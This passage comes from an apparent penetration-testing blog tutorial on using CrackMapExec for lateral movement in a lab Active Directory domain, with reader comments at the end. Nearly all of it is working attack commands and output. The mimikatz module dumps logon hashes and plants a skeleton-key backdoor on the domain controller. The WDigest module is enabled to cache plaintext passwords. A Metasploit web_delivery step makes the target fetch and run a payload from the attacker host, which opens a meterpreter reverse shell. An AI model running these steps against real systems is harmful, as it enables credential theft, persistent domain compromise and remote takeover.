SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => Administrator
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => Guest
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => krbtgt
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => DefaultAccount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => yashika
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => geet
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => aarti
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => $PI1000-3MFD4LDN1VTV
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => SM_195ac04be8c140048
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => SM_4c397e3a678c4b169
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name => SM_20db1747e41e4819a
```

And as we can see that we have a list of users on the target system which we extracted with the help of wmi command strings.

Modules

If from the above options you are not tempted to add CME in your tool kit, I bet the following will have you convinced in no time. CME also provides us with various modules which call upon the third-party tools like Mimikatz, Metasploit Framework, etc. to get the work done. To view all the modules that CME has to offer, use the following command:

```
crackmapexec smb -L
```



```

root@kali:~# crackmapexec smb -L
[-] Failed loading module at /usr/lib/python3/dist-packages/cme/modules/lsassy.py: No m
[-] Failed loading module at /usr/lib/python3/dist-packages/cme/modules/slinky.py: No m
[*] Get-ComputerDetails Enumerates sysinfo
[*] bloodhound Executes the BloodHound recon script on the target and re
[*] empire_exec Uses Empire's RESTful API to generate a launcher for the
[*] enum_avproducts Gathers information on all endpoint protection solutions
[*] enum_chrome Decrypts saved Chrome passwords using Get-ChromeDump
[*] enum_dns Uses WMI to dump DNS from an AD DNS Server
[*] get_keystrokes Logs keys pressed, time and the active window
[*] get_netdomaincontroller Enumerates all domain controllers
[*] get_netrdpsession Enumerates all active RDP sessions
[*] get_timscreenshots Takes screenshots at a regular interval
[*] gpp_autologin Searches the domain controller for registry.xml to find a
[*] gpp_password Retrieves the plaintext password and other information fo
[*] invoke_sessiongopher Digs up saved session information for PuTTY, WinSCP, File
[*] invoke_vnc Injects a VNC client in memory
[*] met_inject Downloads the Meterpreter stager and injects it into memo
[*] mimikatz Dumps all logon credentials from memory
[*] mimikatz_enum_chrome Decrypts saved Chrome passwords using Mimikatz
[*] mimikatz_enum_vault_creds Decrypts saved credentials in Windows Vault/Credential Ma
[*] mimikintenz Executes Mimikintenz
[*] multirdp Patches terminal services in memory to allow multiple RDP
[*] netripper Capture's credentials by using API hooking
[*] pe_inject Downloads the specified DLL/EXE and injects it into memor
[*] rdp Enables/Disables RDP
[*] rid_hijack Executes the RID hijacking persistence hook.
[*] scuffy Creates and dumps an arbitrary .scf file with the icon pr
[*] shellcode_inject Downloads the specified raw shellcode and injects it into
[*] test_connection Pings a host
[*] tokens Enumerates available tokens
[*] uac Checks UAC status
[*] wdigest Creates/Deletes the 'UseLogonCredential' registry key ena
[*] web_delivery Kicks off a Metasploit Payload using the exploit/multi/sc

```

Just as shown in the image above, all the modules will be displayed after running the above command successfully. Now let's take a few of the modules from this and see how we can use them.

Modules: mimikatz

First, we will run Mimikatz directly as a module without giving it any other argument. The syntax for this is as following:

```
crackmapexec <protocol> <IP Address> -u <path of username txt file> -p '<password>' -M
<module>
```

Which will further make our command out to be as follows:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz
```



```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz
[!] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/s
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
MIMIKATZ 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed launcher
MIMIKATZ [*] Waiting on 1 host(s)
MIMIKATZ 192.168.1.105 [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ 192.168.1.105 [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ 192.168.1.105 IGNITE\WIN-S0V7KMTVLD2$:6eb72d9582436dfd0ba7d3e82ed542dd
MIMIKATZ 192.168.1.105 [+] Added 1 credential(s) to the database
MIMIKATZ 192.168.1.105 [*] Saved raw Mimikatz output to Mimikatz-192.168.1.105-2020-05

```

So now, as you can see in the image above, running the mimikatz module without any other argument will give the system credentials in the form of hashes.

Now let's try and give a mimikatz command as an argument, for doing so the command will be:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz
```

```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz -o COMMAND='privilege::debug'
[!] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/slinky.py: No mo
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
MIMIKATZ 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed launcher
MIMIKATZ [*] Waiting on 1 host(s)
MIMIKATZ 192.168.1.105 [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ 192.168.1.105 [*] - - "POST / HTTP/1.1" 200 -
##### mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
## ^ ## "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' "##### with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # privilege::debug
Privilege '20' OK
MIMIKATZ 192.168.1.105 [*] Saved raw Mimikatz output to Mimikatz-192.168.1.105-2020-05-02_150809.log

```

And so, the command will debug all the privileges as shown in the image above. Now let's try to run another command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz
```

```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz -o COMMAND='sekurlsa::logonPasswords'
[~] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/slinky.py: No module r
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
MIMIKATZ 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed launcher
MIMIKATZ [*] Waiting on 1 host(s)
MIMIKATZ 192.168.1.105 [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ 192.168.1.105 [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ 192.168.1.105
#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonPasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : WIN-S0V7KMTVLD2$
Domain : IGNITE
Logon Server : (null)
Logon Time : 5/2/2020 9:46:42 AM
SID : S-1-5-20

msv :
[00000003] Primary
* Username : WIN-S0V7KMTVLD2$
* Domain : IGNITE
* NTLM : 6eb72d9582436dfd0ba7d3e82ed542dd
* SHA1 : a03b401a3105f29f19e9e3c7f246cc94c2ecf897
tspkg :
wdigest :
* Username : WIN-S0V7KMTVLD2$
* Domain : IGNITE
* Password : (null)
kerberos :
* Username : win-s0v7kmtvld2$
* Domain : IGNITE.LOCAL
* Password : (null)

```

Hence, running the above command will display all the hashes of the logon password. This way, you can also give further argument such as the argument to inject skeleton key with the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz
```

```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz -o COMMAND='misc::skeleton'
[~] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/slinky.py: N
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
MIMIKATZ 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed launcher
MIMIKATZ [*] Waiting on 1 host(s)
MIMIKATZ 192.168.1.105 [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ 192.168.1.105 [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ 192.168.1.105
#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

```


Now that we have successfully injected the skeleton in the memory of the Domain Controller. Now we can use various techniques to gain access to the Target machine.

Read More: **Domain Controller Backdoor: Skeleton Key**

Module: Wdigest

Another module that CME presents us is wdigest. This module will create a registry key due to which passwords are stored in memory. To use this module, type the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M wdigest
```




```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M wdigest -o ACTION=enable
[~] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/slinky.py
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KM
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
WDIGEST 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] UseLogonCredential registry key created successfully
```

And as you can see in the image above, the registry key is created.

Module: enum_dns

This module harvests all the information about the target DNS and displays it on the console. To use this module, use the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M enum_dns
```




```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M enum_dns
[~] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/slinky.py
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KM
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Domains retrieved: ['_msdcs.ignite.local', 'ignite.local']
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 Results for _msdcs.ignite.local
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 Record Type: CNAME
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 8d93763c-4e7f-4798-8be8-cbe5efdbd671._msdcs.ignite.local: WIN-S0V7
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 Record Type: NS
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 _msdcs.ignite.local: win-s0v7kmtvld2.ignite.local.
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 _msdcs.ignite.local: win-s0v7kmtvld2.ignite.local.
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 Record Type: SOA
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 _msdcs.ignite.local: win-s0v7kmtvld2.ignite.local. hostmaster.igni
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 Results for ignite.local
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 Record Type: A
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 DESKTOP-BSH36E2.ignite.local: 192.168.1.176
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 DESKTOP-LU7L00B.ignite.local: 192.168.1.107
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 DESKTOP-RGP209L.ignite.local: 192.168.1.106
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 exchange.ignite.local: 192.168.1.110
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local: 192.168.1.105
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 win-s0v7kmtvld2.ignite.local: 192.168.1.105
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 Record Type: NS
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local: win-s0v7kmtvld2.ignite.local.
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 Record Type: SOA
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local: win-s0v7kmtvld2.ignite.local. hostmaster.ignite.local
ENUM_DNS 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Saved raw output to DNS-Enum-192.168.1.105-2020-05-02_154108.log
```

And as you can see in the image above all the information is dumped on the console.

Module: web_delivery

To this module, first open Metasploit Framework using the command 'msfconsole' and then type the following set of commands to initiate web_delivery:

```
use exploit/multi/script/web_delivery
set target 2
set payload windows/meterpreter/reverse_tcp
set lhost <local IP>
set srvmhost <local IP>
exploit
```




```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > set target 2
target => 2
msf5 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.1.112
lhost => 192.168.1.112
msf5 exploit(multi/script/web_delivery) > set srvmhost 192.168.1.112
srvmhost => 192.168.1.112
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.112:4444
[*] Using URL: http://192.168.1.112:8080/r1NdPdZQMeYWLF
[*] Server started.
```

It will create a link as it is shown in the image above. Copy that link and remotely execute it in the target machine through CME using the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M web_delivery -o URL=http://192.168.1.112:8080/r1NdPdZQMeYWLF
```



```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M web_delivery -o URL=http://192.168.1.112:8080/r1NdPdZQMeYWLF
[-] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/slinky.py: No module named 'pylnk3'
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE) (sig
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
WEB_DELI... 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed web-delivery launcher
```

And once the above command is executed successfully, you will have the meterpreter session as shown in the following image:


```
msf5 exploit(multi/script/web_delivery) > sessions ←  
  
Active sessions  
=====
```

Id	Name	Type	Information
1		meterpreter	x86/windows IGNITE\Administrator @ WIN-S0V7KMTVLD2

```
msf5 exploit(multi/script/web_delivery) > sessions 1 ←  
[*] Starting interaction with 1 ...  
  
meterpreter > sysinfo  
Computer      : WIN-S0V7KMTVLD2  
OS            : Windows 2016+ (10.0 Build 14393).  
Architecture : x64  
System Language : en_US  
Domain        : IGNITE  
Logged On Users : 4  
Meterpreter   : x86/windows
```

Conclusion

Enumeration is an intense task in any Penetration Testing as well as Red Team Assessment. But we saw that with the help of Crackmapexec or CME it seems quite easier and faster. Lateral Movement can take a huge amount of time if not done properly in an environment. But CME provides us with this functionality in just a single execution that any script kiddie can manipulate and perform. Overall this proves that CME is an important tool for Situational Awareness and Lateral Movement and it should be in every pentester's arsenal.

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AS-REP Roasting

3 thoughts on “Lateral Movement on Active Directory: CrackMapExec”



Rajit

June 29, 2020 at 7:37 am

what is the point of using this tool if you already know the admin password?

**Divy Tej**

August 23, 2020 at 3:34 pm

Bro this is post exploitation tool, it is used after exploitation. If you have exploited the machine and capture NTLM then you can use this tool.
Hope this helps....

**Giri**

May 25, 2021 at 12:31 pm

There is a windows binary for CrackMapExec but the zip file is not an .exe file. Please help me with the directions on how to install/run in windows.

<https://github.com/byt3bl33d3r/CrackMapExec/releases/tag/v5.1.1dev>

Thank you for all the information.

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